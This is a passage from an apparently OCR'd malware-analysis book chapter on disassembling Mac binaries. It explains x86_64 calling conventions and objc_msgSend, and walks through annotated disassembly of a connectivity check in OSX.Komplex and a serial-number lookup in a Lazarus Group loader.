
11. Technical Note TN2206: macOS Code Signing In Depth
    https://developer.apple.com/library/archive/technotes/tn2206/_index.html

12. String’s man page
    x-man-page://strings

13. Class-Dump
    https://github.com/nygard/class-dump

14. “Building HackingTeam's OS X Implant For Fun & Profit”
https://objective-see.com/blog.html#blogEntry6

15. “From Italy With Love?”
https://objective-see.com/blog/blog_0x18.html



Chapter 0x7: Disassembling & Decompilation

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

Mach-O binaries, by definition, are "binary" ...meaning that while readily readable by computers, their compiled binary code is not designed to be directly readable by humans.

As the vast majority of Mach-O malware is solely "available" in this compiled binary form (i.e. its source code is not available), we as malware analysts rely on tools that are able to extract meaningful information from such binaries.

In the previous chapter we covered various static analysis tools that can aid in the triage of unknown Mach-O binaries. However, if we truly want to comprehensively understand a Mach-O binary (for example a specimen that appears to be a new piece of Mac malware), other more sophisticated tools are required.

Advanced reverse-engineering tools offer the ability to disassemble, decompile (and even dynamically debug) binaries. In this chapter, we'll stick to the static analysis approaches of disassembling and decompilation (though in later chapters we'll cover dynamic debugging as well). While these tools require at least an elementary understanding of low-level reversing concepts (such as assembly code), and may lead to time-consuming analysis sessions, their analysis abilities are invaluable and unmatched. Even the most sophisticated malware specimen is no match for a skilled analyst wielding these tools!

Before discussing the specifics of disassemblers and decompilers, a brief foray into assembly code is required.

Assembly Language Basics

> 📝 Note:
>
> Entire books have been written on the topics of disassembling binary code and the assembly language.
>
> Here, we provide only the basics (and take some liberties in simplifying various concepts), and assume the reader is familiar with various basic reversing concepts (such as registers, etc.).
>
> Two excellent books on the topic of reverse-engineering (including assembly/disassembly) are:
>
> - "Hacker Disassembling Uncovered" [1]
> - "Reversing: Secrets of Reverse Engineering" [2]

Software (including malware) is written in a programming language ...an unambiguous "human friendly"-ish language that may then be translated (compiled) into binary code. Scripts that we discussed in Chapter 0x5 ("Non-Binary Analysis"), are not compiled per se, but rather "interpreted" at runtime into commands or code that the system understands.

As noted, when analyzing a compiled Mach-O binary suspected of being malicious, the original source code is generally not available. We must leverage a tool that can understand the compiled binary machine-level code, and translate it back into something more readable: assembly code! This process is known as disassembling.

Assembly is a low-level programming language that is translated directly to binary instructions. This direct translation means that binary code within a compiled binary can (later) be directly compiled back into assembly. For example, the binary sequence: `10010001000001111000000000111000` can be represented in assembly code as: `add rax, 0x38` ("*add 38 hex to the* `rax` *register*").

At its core, a disassembler takes as input a compiled binary (such as a malware sample) and performs this translation back into assembly code. Of course, it's up to us to make sense of the provided assembly!

> 📝 Note:
>
> There are various "versions" of assembly. We'll focus on x86_64 (the 64-bit version of the x86 instruction set), the System V ABI (calling convention) with Intel syntax.
>
> ...as this is the (current) instruction set and calling convention of macOS!

Assembly instructions are "*represented by a mnemonic which [is], often combined with one or more operands*" [3]. Mnemonics generally describe the instruction:

Mnemonic	**Example**	**Description**
`add`	`add rax, 0x100`	Adds the second operand (e.g. 0x100) to the first.
`mov`	`mov rax, 0x100`	Moves the second operand (e.g. 0x100) into the first.
`jmp`	`jmp 0x100000100`	Jump to (i.e. continue execution at) the address in the operand.
`call`	`call rax`	Execute the subroutine specified at the address in the operand.

Generally, operands are either registers (a named memory 'slot' on the CPU) or numeric values. Some of the registers you'll encounter while reversing a 64-bit Mach-O binary

include, rax, rbx, rcx, rdx, rdi, rsi, rbp, rsp, and r8 - r15. As we'll see shortly, oftentimes specific registers are consistently used for specific purposes, which simplifies reverse-engineering efforts.

> 📝 Note:
>
> All 64-bit registers can also be "referenced" by their 32-bit (or smaller) components ...which you'll (still) come across during binary analysis.
>
> *"All registers can be accessed in 16-bit and 32-bit modes. In 16-bit mode, the register is identified by its two-letter abbreviation from the list above. In 32-bit mode, this two-letter abbreviation is prefixed with an 'E' (extended). For example, 'EAX' is the accumulator register as a 32-bit value.*
>
> *Similarly, in the 64-bit version, the 'E' is replaced with an 'R' (register), so the 64-bit version of 'EAX' is called 'RAX'."* [3]

Before we wrap up our (cursory) discussion of assembly code, let's briefly discuss calling conventions. This will give us an understanding of how API (method) calls are made, how arguments are passed in, and how the response is handled ...in assembly code.

Why is this relevant? Well, one can often gain a fairly comprehensive understanding of a Mach-O binary by simply studying the system API methods it invokes. For example, a malicious binary that makes a call to a "write file" API method, passing in both a property list and path that falls within the ~/Library/LaunchAgents directory, is likely persisting as a launch agent!

Thus, we often don't need to spend hours understanding all assembly instructions in a binary, but instead can focus on the instructions "around" API calls to understand:

- What (API) calls are invoked
- What arguments are passed in to the (API) call
- What actions it takes based on the result of the (API) call

...often this understanding is sufficient to gain a relatively comprehensive understanding of the (potentially malicious) binary specimen we're analyzing.

To facilitate the explanation of calling conventions and method calls (at the assembly level), we'll focus on a snippet Objective-C, which creates a NSURL object that is initialized with "www.google.com":

```
01    //url object
02    NSURL* url = [NSURL URLWithString:@"www.google.com"];
```

When a program wants to invoke a method or a system API call, it first needs to "prepare"

the arguments for the call. In the source code above, when invoking the `URLWithString:` method (which expects a string object as its only argument), the Objective-C code passes in the string "www.google.com".

At the assembly level, there are specific “rules” about how to pass arguments to a method or API function. This is referred to as the calling convention. The rules of the calling convention are articulated in an Application Binary Interface (ABI), and for 64bit macOS system are as follows:

Argument	**Register**
1st argument	`rdi`
2nd argument	`rsi`
3rd argument	`rdx`
4th argument	`rcx`
5th argument	`r8`
6th argument	`r9`

macOS (intel 64bit) calling convention

As these rules are consistently applied it allows us as malware analysts to understand exactly how a call is being made. For example, for a method that takes a single parameter, the value of this parameter (the argument) will always be stored in the `rdi` register prior to the call!

Thus, once a call is identified in the disassembly (by the `call` mnemonic), looking backwards in the assembly code will reveal the values of the arguments passed to the method or API. This can often provide valuable insight into the code’s logic (i.e. what URL a malware sample is attempting to connect to, the path of a file it’s opening, etc.).

And what about when the `call` instruction returns? Consulting the ABI reveals that the return value of the method or API call will always be stored in the `rax` register. Thus once the `NSURL`’s `URLWithString:` method call returns, the newly constructed NSURL object will be in the `rax` register.

As the `rax` register holds the return value when the call instruction completes, you’ll often see disassembly with a `call` instruction, immediately followed by instructions checking and taking an action based on the result of the value in the `rax` register. For example (as we’ll see shortly) a malicious sample choosing not to infect a system if a function that checks for network connectivity returns zero (NO/false) in the `rax` register.

Something else that is imperative to understand when reversing Objective-C binary code is

the `objc_msgSend` [4] function.


Recall the following Objective-C code that simply constructs a URL object:

```
01    //url object
02    NSURL* url = [NSURL URLWithString:@"www.google.com"];
```

When this code is compiled, the compiler (`llvm`) will translate this Objective-C call (and most other Objective-C calls), into code that invokes the `objc_msgSend`. Or as Apple explains:

> *"When it encounters a [Objective-C] method call, the compiler generates a call to ...objc_msgSend"* [4]

Apple developer documentation contains an entry for this function, stating that it "*sends a message with a simple return value to an instance of a class*" [4]:



The objc_msgSend function

As the vast majority of Objective-C calls are routed through this function, it is imperative to understand it when reversing compiled Objective-C code. So, let's break it down!

First, what does "*sends a message ...to an instance of a class*" even mean? Simply put, this means invoking (calling) an object's method.

> 📝 Note:
>
> The Objective-C runtime is based on the notion of sending messages, and other rather unique object originated paradigms.
>
> For an in-depth discussion of the Objective-C runtime and its internals, consult the following by nemo:
>
> - "Modern Objective-C Exploitation Techniques" [5]
> - "The Objective-C Runtime: Understanding and Abusing" [6]

And second, what about `objc_msgSend`'s parameters:

- The first parameter (`self`) is "*a pointer that points to the instance of the class that is to receive the message*" [4]. Or more simply put, it's the object that the method is being invoked upon. If the method is a class method, this will be an instance of the class object (as a whole), whereas for an instance method, `self` will point to an instantiated instance of the class as an object.
- The second parameter, (`op`), is "*the selector of the method that handles the message*" [4]. Again, more simply put, this is just the name of the method.
- The remaining parameters are any values that are required by the method (`op`).

Finally, `objc_msgSend` returns whatever the method (`op`) returns.

Recall that the ABI defines how arguments are passed to a function call. As such, we can map exactly which registers will hold `objc_msgSend`'s arguments at time of invocation:

Argument	**Register**	**(for) `objc_msgSend`**
1st argument	`rdi`	`self`: object that the method is being invoked upon
2nd argument	`rsi`	`op`: name of the method
3rd argument	`rdx`	1st argument to the method
4th argument	`rcx`	2nd argument to the method

5th argument	r8	3rd argument to the method
6th argument	r9	4th argument to the method
7th+ argument	rsp+ (on the stack)	5th+ argument to the method

Of course the registers rdx, rcx, r8, r9, are only used if the method being invoked requires them (for arguments). For example, a method that only takes one argument will only utilize the rdx register.

Also, like any other function or method call, once the call to objc_msgSend completes, the rax register will hold the return value (which is actually the return value from the method that was invoked).

This wraps up our very brief discussion on assembly language basics. Armed with foundation understanding of this low-level language, let's now look at disassembling binary code.

Disassembling

Disassembling involves converting binary code (1s and 0s) back into assembly instructions. This assembly code can then be analyzed to gain a comprehensive understanding of the binary. A disassembler (discussed shortly) is a program that is able to perform this translation and facilitate the analysis of compiled binaries.

Here, we'll discuss various disassembling concepts, illustrated via real world examples (taken directly from malicious code). It is important to remember that generally speaking, the goal of analyzing a malicious code is to gain a comprehensive understanding of its logic and capabilities ...not necessarily to understand each and every assembly instruction. As we noted earlier, focusing on the logic around method and function calls can often provide an efficient means to gain such an understanding.

As such, let's briefly look at an example of disassembled code in order to illustrate how to identify such calls, the parameters, and the (API) response. The end result? A comprehensive understanding of the disassembled code snippet.

Malware sometimes contains logic to check if its host is connected to the internet. If the infected system is offline, the malware will often wait (sleep) before trying to connect to its command and control server for tasking.

A specific example of malware that checks for network connectivity is OSX.Komplex [7], which contains a function named connectedToInternet. By studying the disassembled binary code of this nation-state backdoor, we can confirm this function indeed checks if the infected system is online as well as understand how it accomplishes this check.

Specifically our analysis will reveal the malware checks for network connectivity via Apple's `NSData` class, invoking the `dataWithContentsOfURL:` method [8]. If a remote URL (www.google.com) is not reachable (i.e. the infected system is offline), the call will fail, indicating the system is offline.

Now let's dive into the disassembly of `OSX.Komplex`'s `connectedToInternet` function (annotated for clarity). Note that we'll break down the function piece by piece and first show an Objective-C representation, reconstructed from the disassembly.

```
01  connectedToInternet() {
02
03    //url object
04    NSURL* url = [NSURL URLWithString:@"www.google.com"];
```

Previously we mentioned that Objective-C methods calls are "translated" into calls to the the `objc_msgSend` function. Thus, it's unsurprising to see a call to this function in the disassembly:

```
01  connectedToInternet
02
03  ;move a pointer to the NSURL class into rdi
04  ; the rdi register holds the first parameter ('self')
05  mov     rdi, qword [objc_cls_ref_NSURL]
06
07  ;move a pointer to the method name 'URLWithString:' into rsi
08  ; the rsi register holds the 2nd parameter ('op')
09  lea     rsi, qword [URLWithString:]
10
11  ;load the address of the url in rdx
12  ; the rdx register holds the 3rd parameter, which is the 1st parameter passed to
13  ; the method being invoked (URLWithString:)
14  lea     rdx, qword [_www_google_com]
15
16  ;move a pointer to objc_msgSend into the rax register
17  ; and then invoke it
18  mov     rax, cs:_objc_msgSend_ptr
19  call    rax
20
21  ;save the response into a (stack) variable named 'url'
    ; the rax register holds the result of the method call
    mov         qword [rbp+url], rax
```

We also see that the single line of Objective-C code, (`NSURL* url = [NSURL URLWithString:@"www.google.com"],`) was translated into several lines of assembly code.

First the parameters are initialized (in the expected registers) for a call to `objc_msgSend`, the call is then made, and the result is saved.

Specifically, the `rdi` register (the first parameter) is loaded with a reference to the `NSURL` class. Then, the second parameter (`rsi`) is loaded with the name of the method: `URLWithString:`. Finally `rdx` is initialized with the string "www.google.com". Now the `objc_msgSend` can be made. Once the call completes, the newly initialized `NSURL` object is returned in the `rax` register and stored into a local variable.

Once a `NSURL` object has been constructed the malware invokes the `NSData`'s `dataWithContentsOfURL:` method. Again, before looking at the disassembly, let's construct a likely representation in Objective-C:

```
01    //data object
02    // initialized by trying to connect/read to google.com
03    NSData* data = [NSData dataWithContentsOfURL:url];
```

Here's the (relevant) disassembly code of `OSX.Komplex`'s `connectedToInternet` method:

```
01  ;the following code prepares the relevant registers
02  ; then makes an objective-c call via the objc_msgSend function
03
04  ;move a pointer to the NSData class into rdi
05  ; the rdi register holds the first parameter ('self')
06  mov     rdi, qword [objc_cls_ref_NSData]
07
08  ;move a pointer to the method name 'dataWithContentsOfURL:' into rsi
09  ; the rsi register holds the 2nd parameter ('op')
10  lea     rsi, qword [dataWithContentsOfURL:]
11
12  ;mov the (previously created) url object into rdx
13  ; the rdx register holds the 3rd parameter, which is the 1st parameter passed to
14  ; the method being invoked ('dataWithContentsOfURL:')
15  mov     rdx, qword [rbp+url]
16
17  ;move a pointer to objc_msgSend into the rax register
18  ; and then invoke this function, to make the objective-c call
19  mov     rax, cs:_objc_msgSend_ptr
```

```
20  call    rax
21
22  ;save the response into a (stack) variable named data
23  ; the rax register holds the result of the method call
24  mov        qword [rbp+data], rax
```

Similar to the disassembly for the call into `NSURL`'s `URLWithString:` method, here we see the parameters being initialized (in the expected registers) for a call to `objc_msgSend`, the call is then made, and the result is saved (into a variable named `data`).

`OSX.Komplex`'s `connectedToInternet` function completes by returning an integer value (0x0/0x01) to the caller, based on the result of `NSData`'s `dataWithContentsOfURL:` method. Specifically, a 0x1 ('true') is returned if the method succeeded to indicate the malware was able to connect to the internet and reach google.com. If the `dataWithContentsOfURL` method failed (meaning it returned a blank (nil) data object), the `connectedToInternet` function returns 0x0 ('false') to indicate to the caller that the network is unreachable.

The malware authors likely wrote something similar to the following Objective-C code to implement this return-value logic:

```
01    //set flag
02    // YES (true) if google was reachable
03    isConnected = (data != nil) ? YES : NO;
04    return (int)isConnected;
```

And how does this look like in (disassembled) assembly code? Glad you asked:

```
01  ;compare the the data variable with zero (nil)
02  cmp    qword [rbp+data], 0x0
03
04  ;if data was zero,
05  ; jump to the 'notConnected' label
06  je     notConnected
07
08  ;set 'isConnected' to 0x1
09  mov byte [rbp+isConnected], 0x1
10
11  ;skip over the 'notConnected' logic
12  jmp    leave
13
14 notConnected:
```

```
15
16   ;set 'isConnected' to 0x0
17   mov    byte [rbp+isConnected], 0x0
18
19  leave:
20
21   ;move the value into rax
22   ; note: al is the lower byte of rax
23   mov     al, byte [rbp+isConnected]
24   and     al, 0x1
25   movzx   eax, al
26
27   return
```

First the `cmp` instruction is used to compare the value of the `data` variable (returned from the call to `dataWithContentsOfURL`). If it's 0 (nil), the assembly code jumps to the `notConnected` label and sets the value of the `isConnected` variable to 0. Otherwise, if the `dataWithContentsOfURL` method returned a non-nil value, the `isConnected` variable is set to one.

Finally, the `isConnected` variable is moved into the `rax` (`eax`) register by means of a few instructions. Such instructions are required to ensure the boolean value is correctly converted into a (larger) integer value to be returned to the caller.

As is often the case, a few lines of Objective-C code are often expanded into many assembly instructions, which makes analyzing disassembled code rather time consuming. However without access to source code, often we have little other choice. And, the assembly instructions do provide unparalleled insight into the malware's inner workings ...so much so that often we can completely reconstruct the malware's code in a higher-level language. Here for example a complete reconstruction of the `connectedToInternet` function:

```
01  int connectedToInternet()
02  {
03     //result
04     BOOL isConnected = NO;
05
06     //url object
07     // let's use google.com
08     NSURL* url = [NSURL URLWithString:@"www.google.com"];
09
```

```
10
11      //data object
12      // init'd by trying to connect/read to google.com
13      NSData* data = [NSData dataWithContentsOfURL:url];
14
15      //set flag
16      // YES (true) if google was reachable!
17      isConnected = (data != nil) ? YES : NO;
18
19      return (int)isConnected;
    }
```

reconstruction of a connectivity check (OSX.Komplex)

Now, let's walk through the (annotated) disassembly of malware's code that both invokes the `connectedToInternet` function, and then acts upon its response.

```
01  isConnected:
02
03  ;call the function
04  call        connectedToInternet()
05
06  ;check a 0x0 or 0x1 was returned
07  and         al, 0x1
08  mov         byte [rbp+isConnected], al
09  test        byte [rbp+isConnected], 0x1
10
11  ;take this if 0x0 (not connected)
12  jz          notConnected
13
14  ;take this if 0x1 (connected)
15  jmp         continue
16
17  ;sleep
18  notConnected:
19  mov         edi, 0x3c
20  call        sleep
21
22  ;check connection (again)
23  jmp         isConnected
24
```

```
25  continue:
26  ...
```

invoking connectedToInternet, and processing the result (OSX.Komplex)

First the code invokes the connectedToInternet function. As this function takes no parameters, no register setup is required. Following the call the malware checks if the return value is 0x0 (NO/false). This is accomplished via a test and a jz (jump zero) instruction. The test instruction *"performs a bitwise AND on two operands"* [9] and sets the zero flag based on the result. Thus if the connectedToInternet function returns a zero, the jz instruction will be taken, jumping to the notConnected label. Here, the code invokes the sleep function ...before jumping back to the isConnected label, to check for connectivity once again. In other words, the malware will wait until the system is connected to the internet, before continuing on.

With this comprehensive understanding, we can (re)construct this logic in the following Objective-C code:

```
01  while(0x0 == connectedToInternet()) {
02              sleep(0x3c);
03  }
```

...in Objective-C

Of course not all Mac binaries (including malware) are written in Objective-C. Let's look at another (abridged and annotated) snippet of disassembly - this time from a Lazarus Group first-stage implant loader (originally written in C++) [10]. Specifically, we'll walk through a snippet of assembly code from a function named getDeviceSerial:

```
01  ;function: getDeviceSerial(char*)
02  ; first arg (rdi): output buffer ...for device serial #
03  ; return (rax): status (success/error)
04
05   ;move pointer to output buffer into r14
06   mov      r14, rdi
07
08   ;move kIOMasterPortDefault into r15 register
09   mov     rax, qword [_kIOMasterPortDefault]
10   mov     r15d, dword [rax]
11
12
```

```
13
14  ;invoke IOServiceMatching
15  ;1st arg (rdi): the string "IOPlatformExpertDevice"
16  lea     rdi, qword [IOPlatformExpertDevice]
17  call    IOServiceMatching
18
19  ;invoke IOServiceGetMatchingService
20  ; 1st arg (rdi): kIOMasterPortDefault
21  ; 2nd arg (rsi): result of the call to IOServiceMatching
22  mov     edi, r15d
23  mov     rsi, rax
24  call    IOServiceGetMatchingService
25
26  ;invoke IORegistryEntryCreateCFProperty
27  ; 1st arg (rdi): result of the call to IOServiceGetMatchingService
28  ; 2nd arg (rsi): the string "IOPlatformSerialNumber"
29  ; 3rd arg (rdx): the (default) allocator kCFAllocatorDefault
30  ; 4th arg (rcx): the options
31  mov     r15d, eax
32  mov     rax, qword [_kCFAllocatorDefault]
33  mov     rdx, qword [rax]
34  lea     rsi, qword [IOPlatformSerialNumber]
35  xor     ecx, ecx
36  mov     edi, r15d
37  call    IORegistryEntryCreateCFProperty
38
39  ;invoke CFStringGetCString
40  ; 1st arg (rdi): result of the call to IORegistryEntryCreateCFProperty
41  ; 2nd arg (rsi): the output buffer
42  ; 3rd arg (rdx): the buffer size
43  ; 4th arg (rcx): the encoding
44  mov         edx, 0x20
45  mov         ecx, 0x8000100
46  mov         rdi, rax
47  mov         rsi, r14
48  call        CFStringGetCString

    return
```


...definitely a more sizable chunk of assembly code! But not to worry, we'll walk through it in detail.

First, observe that the disassembler has extracted function declaration, which (luckily for us) includes its original name as well as the number and format of its parameters. From the name, `getDeviceSerial`, let's assume (though we'll also validate) that this function will retrieve the serial number of the infected system. Since the function takes as its only parameter, a pointer to a string buffer (`char*`), it seems reasonable to assume the function will store the extracted serial number in this buffer (so that it is available to the caller).

Starting at line #06, we see the function first moves this argument (recall `rdi` always holds the 1st argument), the address of the output buffer, into the `r14` register. Why? As noted, the `rdi` register is initialized with the first argument for any function call. If the `getDeviceSerial` function makes any *other* calls (which it does), the `rdi` register will have to be reinitialized (for those other calls). Thus, the function must 'save' the address of the output buffer into another (non-used) register, so that this address may be used later ...for example, at the end of the function when it's populated with the extracted serial number.

The function then (lines #09 - 10) moves a pointer to `kIOMasterPortDefault` into `rax`, and dereferences it into the `r15` register. According to Apple developer documentation, the `kIOMasterPortDefault` is "*The default mach port used to initiate communication with IOKit.*" [11] Seems likely the malware will be communicating with IOKit as the means to extract the infected device's serial number.

In lines 14 and 15, the function `getDeviceSerial` makes its first call into an Apple API: the `IOServiceMatching` function. Apple notes this function creates "*a matching dictionary that specifies an IOService class match*" taking in a single parameter, and returning the matching dictionary [12]:



IOServiceMatching

Create a matching dictionary that specifies an IOService class match.

Declaration

```
CFMutableDictionaryRef IOServiceMatching(const char *name);
```

Parameters

